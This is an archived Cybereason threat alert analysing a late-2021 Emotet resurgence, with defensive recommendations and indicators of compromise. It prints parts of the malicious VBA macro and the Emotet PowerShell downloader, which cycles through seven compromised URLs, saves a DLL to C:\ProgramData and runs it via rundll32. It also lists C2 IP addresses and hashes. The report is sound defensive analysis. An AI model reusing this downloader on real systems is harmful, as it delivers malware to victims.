THREAT ALERT: The Return of Emotet

By Cybereason Global SOC Team

Archived: 2026-04-05 17:17:42 UTC

The Cybereason Global Security Operations Center (SOC) issues Cybereason Threat Alerts to inform customers of emerging impacting threats. The Alerts summarize these threats and provide practical recommendations for protecting against them.

Emotet - What's Happening?

On Sunday, November 14, at around 9:26 pm UTC, security researcher Luca Ebach (@lucebac) and a team at G DATA Advanced Analytics GmbH (@gdata_adan) began seeing evidence of a bot attempting to download a DLL that the team identified as a potential Emotet vector.

On November 15, at 12:25 AM UTC, malware research group Cryptolaemus (@Cryptolaemus1) began reporting observations of a worldwide malspam campaign containing docm, xlsm, or password protected zip file attachments that download the Emotet payload.

Since the first Twitter post about this discovery, the team at G DATA and the Cybereason SOC team have seen multiple Emotet samples in the wild, particularly between November 21 and 23, confirming that Emotet appears to be reemerging.


Emotet Key Observations

- - Similar to previous versions of Emotet, the initial infection is done through malicious Office Documents such as Word and Excel files. We have also observed password protected archive files that contain malicious documents.
  - A VB macro drops a batch script to **C:\ProgramData**. This batch script contains powershell commands that will download the actual malware as a **dll**.
  - **rundll32.exe** executes the payload with specific parameters. Once executed, the dll attempts to connect to several external IP addresses. No additional behavior has been observed after the connection attempts

Emotet Analysis

Emotet Initial Infection Sample

Our sample came in the form of a typical Emotet malicious document, a macro enabled template file, 1911.doc, MD5 - e613de7a49077fb6459a272c93ef35bd:



Emotet malicious document

```
Function dsfl3hadfkb3lkahfoiauhfcfgkwy3jfrkiwed(Optional ByVal Title As String = ",",
    Dim PS As String: PS = Application.PathSeparator
    With Application.FileDialog(msoFileDialogFolderPicker)
        If Not Right$(InitialPath, 1) = PS Then InitialPath = InitialPath & PS
        .ButtonName = ":": .Title = Title: .InitialFileName = InitialPath
        If .Show <> -1 Then Exit Function
        If Not Right$(GetFolderPath, 1) = PS Then GetFolderPath = GetFolderPath & PS
    End With
End Function
Sub sfoliq3hwoqihepolfijp()
    gjpo4jaiwledkgls = GetFolderPath(",", ThisWorkbook.Path)
    If gjpo4jaiwledkgls = "" Then Exit Sub
    MsgBox ":" & gjpo4jaiwledkgls, vbInformation
End Sub
Sub dfloaswehortiwholehfolsihlkw()
    txt$ = FileToVBAFunction(",", ",")
    Debug.Print txt$
End Sub
```

VBA code inside the macro

When the sample was executed, the sample created a child process of **cmd.exe** and then executed a PowerShell one-liner:

```
"C:\Windows\System32\cmd.exe" /c start /B powershell $dfk
j="$strs=\"http://primtalent.com/wp-admin/9yt1u/,http://husk
ysb.com/wordpress/6f0qIQlWPaYDfa/,http://ridcyf.com/dm7v
g/DGWFrJA0kutWTk/,http://manak.edunetfoundation.org/scho
ol-facilitator/qlwM2RAHhDG8N8/,http://ckfoods.net/wp-adm
in/wPInm2rgMu/,http://adorwelding.zmotpro.com/wp-content
/Z8ifMTCM2VBWlfeSZmzv/,http://server.zmotpro.com/venkat/
products/facebook-page/assets/kmIdeXnG/\".Split(\",\");forea
ch($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"
```

cmd.exe executes PowerShell code

Cleaned up and re-formatted, this PowerShell command is a classic ‘round robin’, where the script iterates through a list of seven comma-separated URLs:

```
$dfkj=
"$strs=\"
http://primtalent.com/wp-admin/9yt1u/,
http://huskysb.com/wordpress/6f0qIQlWPaYDfa/,
http://ridcyf.com/dm7vg/DGWFrJA0kutWTk/,
http://manak.edunetfoundation.org/school-facilitator/qlwM2RAHhDG8N8/,
http://ckfoods.net/wp-admin/wPInm2rgMu/,
http://adorwelding.zmotpro.com/wp-content/Z8ifMTCM2VBWlfeSZmzv/,
http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/
\".Split(\",\");

foreach($st in $strs)
{
```

cmd.exe executes PowerShell code

When the malware connected with one of the URLs, the sample named the payload randomly and dropped the payload into the **C:\ProgramData** directory:

```
$r1=Get-Random;
$r2=Get-Random;
$tpth=\"c:\programdata\\\"+$r1+\".dll\";
```


The PowerShell code drops the payload into the C:\ProgramData directory

After the malware verified that the malware had created the path successfully, the malware called **rundll32.exe** from **SysWow64** to execute the payload:

```
if(Test-Path $tpth)
{
    $fp=\"c:\windows\syswow64\rundll32.exe\";
    $a=$tpth+\",f\"+$r2;
    Start-Process $fp -ArgumentList $a;break;
}
```

PowerShell executes the payload

As we describe in more detail below, the dropped DLL creates a copy of itself in the user's **\AppData\Local** directory, loads a floating module observed from other Emotet infections, and attempts network connections:



Emotet Execution Tree

Emotet Payload Sample

We obtained a sample of an Emotet DLL, **Loader_90563_1.dll**, with an MD5 hash of **bc3532085a0b4febd9eed51aac2180d0**. We executed the sample in a lab environment. Like previous Emotet samples, the module requires the parameter **Control_RunDLL** to execute:

```
rundll32.exe Loader_90563_1.dll,Control_RunDLL
```


Emotet requires the Control_RunDLL rundll32.exe parameter to execute

When the sample executed, the sample created a randomly named copy of itself in the **\AppData\Local** directory, and then used the **rundll32** file from the **SysWOW64** directory to execute, using the **Control_RunDLL** parameter and one or more randomly named parameters:


```
C:\Windows\SysWOW64\rundll32.exe "C:\Users\IEUser\AppData\Local\Puvyq\ccsgeusxs.mzv",Control_RunDLL
C:\Windows\SysWOW64\rundll32.exe "C:\Users\IEUser\AppData\Local\Puvyq\ccsgeusxs.mzv",evRitttOhwm
```

rundll32.exe executes the Emotet malware

The malware then loaded a floating module, **X.dll**, into memory. This module has been part of previous Emotet infections:



Emotet execution process tree



The Emotet malware loads the module X.dll

The malware made 20 network callouts over ports **443**, **80**, **8080**, and **7080** to the following IP addresses:

- 103.75.201[.]2
- 185.184.25[.]237
- 207.38.84[.]195
- 51.68.175[.]8
- 104.251.214[.]46
- 94.177.248[.]64
- 138.185.72[.]26
- 188.93.125[.]116
- 103.8.26[.]102
- 178.79.147[.]66
- 81.0.236[.]93
- 45.142.114[.]231
- 210.57.217[.]132
- 212.237.5[.]209
- 195.154.133[.]20
- 66.42.55[.]5
- 58.227.42[.]236
- 45.76.176[.]10
- 45.118.135[.]203
- 103.8.26[.]103

The Cybereason SOC team observed no other behavior after the network callouts. The team believes that the sample tried to connect to one of these hosts as a command and control (C2) server and download the next stage of the infection.

Cybereason Recommendations

Cybereason has updated the detection capabilities of the Cybereason platform to identify this malicious behavior. Additional recommendations are as follows:

Note: For Cybereason MDR customers, the Cybereason team will continue to monitor and triage the environment and will help mitigate potential infections.

- In your Cybereason platform, enable **Anti-Malware**, and then set the **Signatures mode** option to **Prevent**.
- In your Cybereason platform, enable the **Fileless Protection** feature for **Powershell** and **.NET**, depending on your server version, and set the options for the **Anti-Ransomware** feature to **Detect** or **Prevent** for all categories.
- In your Cybereason platform, enable **Application Control** on all sensors to block the execution of malicious files on all endpoints.
- In your edge firewall and other network protection tools, such as your proxy server and secure access service edge (SASE), block the listed IP addresses.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed

Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.

- For Cybereason customers: More details available on the NEST including custom threat hunting queries for detecting this threat.

About the Researcher:

Derrick Masters, Senior Security Analyst, Cybereason Global SOC

Derrick Masters is a Senior Security Analyst with the Cybereason Global SOC team. He is involved with threat hunting and purple teaming. Derrick's professional certifications include GCFA, GCDA, GPEN, GPYC, and GSEC.

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

All Posts by Cybereason Global SOC Team
